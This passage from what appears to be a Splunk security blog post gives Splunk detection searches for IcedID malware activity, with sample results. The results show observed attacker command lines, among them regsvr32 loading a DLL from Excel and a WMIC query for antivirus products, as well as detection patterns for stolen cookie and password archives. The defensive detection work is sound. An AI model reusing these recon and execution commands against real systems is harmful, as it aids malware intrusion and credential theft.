  by SourceImage TargetImage TargetProcessId SourceProcessId StartAddress EventCode Computer
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 32 events (25/07/2021 12:00:00.000 to 26/07/2021 12:41:55.000) No Event Sampling ▾

Events Patterns **Statistics (32)** Visualization

20 Per Page ▾ / Format Preview ▾

SourceImage	TargetImage	TargetProcessId
C:\Windows\System32\rundll32.exe	C:\Program Files\Mozilla Firefox\firefox.exe	4392
C:\Windows\System32\rundll32.exe	C:\Program Files\Mozilla Firefox\firefox.exe	4392
C:\Windows\System32\rundll32.exe	C:\Program Files\Mozilla Firefox\firefox.exe	4392
C:\Windows\System32\rundll32.exe	C:\Program Files\Mozilla Firefox\firefox.exe	4392
C:\Windows\System32\rundll32.exe	C:\Program Files\Mozilla Firefox\firefox.exe	4676

Office Application Spawn Regsvr32 process (new)

```
| tstats `security_content_summariesonly` count
min(_time) as firstTime max(_time) as lastTime from datacode=Endpoint.Processes
where (Processes.parent_process_name = "winword.exe" OR Processes.parent_process_name
= "excel.exe" OR Processes.parent_process_name = "powerpnt.exe" OR Processes.parent_process_name = "outlook.exe") Processes.process_name=regsvr32.exe
by Processes.parent_process_name Processes.parent_process_id Processes.process_name Processes.process_id Processes.process_guid
Processes.user Processes.dest | `drop_dm_object_name("Processes")` | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```

1 of 50,000 events matched No Event Sampling ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ / Format Preview ▾

parent_process_name	parent_process_id	process_name	process_id	process_guid
EXCEL.EXE	"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Temp\ew28831.xlsb"	regsvr32.exe	regsvr32 -s	C:\Users\Public\libraries\AMD64glory.sys

Recon AVProduct Through Pwh or WMI (Modified)

```
'powershell' EventCode=4104 (Message = "*SELECT*" OR Message = "*WMIC*") AND (Message = "*AntiVirusProduct*"
OR Message = "*AntiSpywareProduct*") | stats count min(_time) as firstTime max(_time)
as lastTime by EventCode Message ComputerName User | `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 3 events (29/07/2021 15:00:00.000 to 30/07/2021 15:31:43.000) No Event Sampling ▾

Events Patterns **Statistics (3)** Visualization

20 Per Page ▾ / Format Preview ▾

EventCode	Message
4104	Creating Scriptblock text (1 of 1): WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List ScriptBlock ID: 54f4761c-8b03-484f-8e12-395a15a850eb Path:

CHCP Command Execution (New)

```

| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes where Processes.process_name=chcp.com Processes.parent_process_name = cmd.exe
Processes.parent_process=*/* by Processes.process_name Processes.process
Processes.parent_process_name Processes.parent_process Processes.process_id Processes.parent_process_id Processes.dest Processes.user
| `drop_dm_object_name(Processes)` | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
    
```

✓ 4 events (28/07/2021 11:16:00.000 to 28/07/2021 12:16:31.000) No Event Sampling ▾

Events Patterns **Statistics (4)** Visualization

20 Per Page ▾ / Format Preview ▾

process_name	process	parent_process_name	parent_process	process_id	parent_process_
chcp.com	chcp	cmd.exe	cmd /c chcp	2200	
chcp.com	chcp	cmd.exe	cmd /c chcp	4156	

Create Remote Thread In Shell Application (New)

```

`sysmon` EventCode=8 TargetImage IN ("*\\cmd.exe", "*\\powershell*")
| stats count min(_time) as firstTime max(_time) as lastTime
by TargetImage TargetProcessId SourceProcessId EventCode StartAddress SourceImage Computer
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
    
```

✓ 1 event (04/08/2021 11:00:00.000 to 05/08/2021 11:20:18.000) No Event Sampling ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ / Format Preview ▾

TargetImage	TargetProcessId	SourceProcessId	EventC
C:\Windows\System32\cmd.exe	6964	6500	

Drop IcedID License.dat (New)

```

`sysmon` EventCode= 11 TargetFilename = "*\\license.dat" AND (TargetFilename="*\\appdata\\" OR TargetFilename="*\\programdata\\")
| stats count min(_time) as firstTime max(_time) as lastTime by TargetFilename EventCode
process_id process_name Computer | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
    
```

✓ 2 events (before 03/08/2021 12:47:43.000) No Event Sampling ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ / Format Preview ▾

TargetFilename	EventCode	process_id
C:\Users\Administrator\AppData\Roaming\ComicFantasy\license.dat	11	360

IcedID Exfiltrated Archived File Creation (New)

```
'sysmon' EventCode= 11 (TargetFilename = "*\\passff.tar" OR TargetFilename = "*\\cookie.tar") |  
|stats count min(_time) as firstTime max(_time) as lastTime by TargetFilename EventCode  
process_id process_name Computer | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```

✓ 4 events (before 03/08/2021 13:18:07.000) No Event Sampling ▾

Events Patterns **Statistics (2)** Visualization

20 Per Page ▾ / Format Preview ▾

TargetFilename ↕	EventCode ↕	process_id ↕
C:\Users\ADMINI-1\AppData\Local\Temp\2\cookie.tar	11	360
C:\Users\ADMINI-1\AppData\Local\Temp\2\passff.tar	11	360

SQLite Module In Temp Folder (New)

Contributors

We would like to thank the following for their contributions to this post: Teoderick Contreras and [Rod Soto](#).

Source: https://www.splunk.com/en_us/blog/security/detecting-icedid-could-it-be-a-trickbot-copycat.html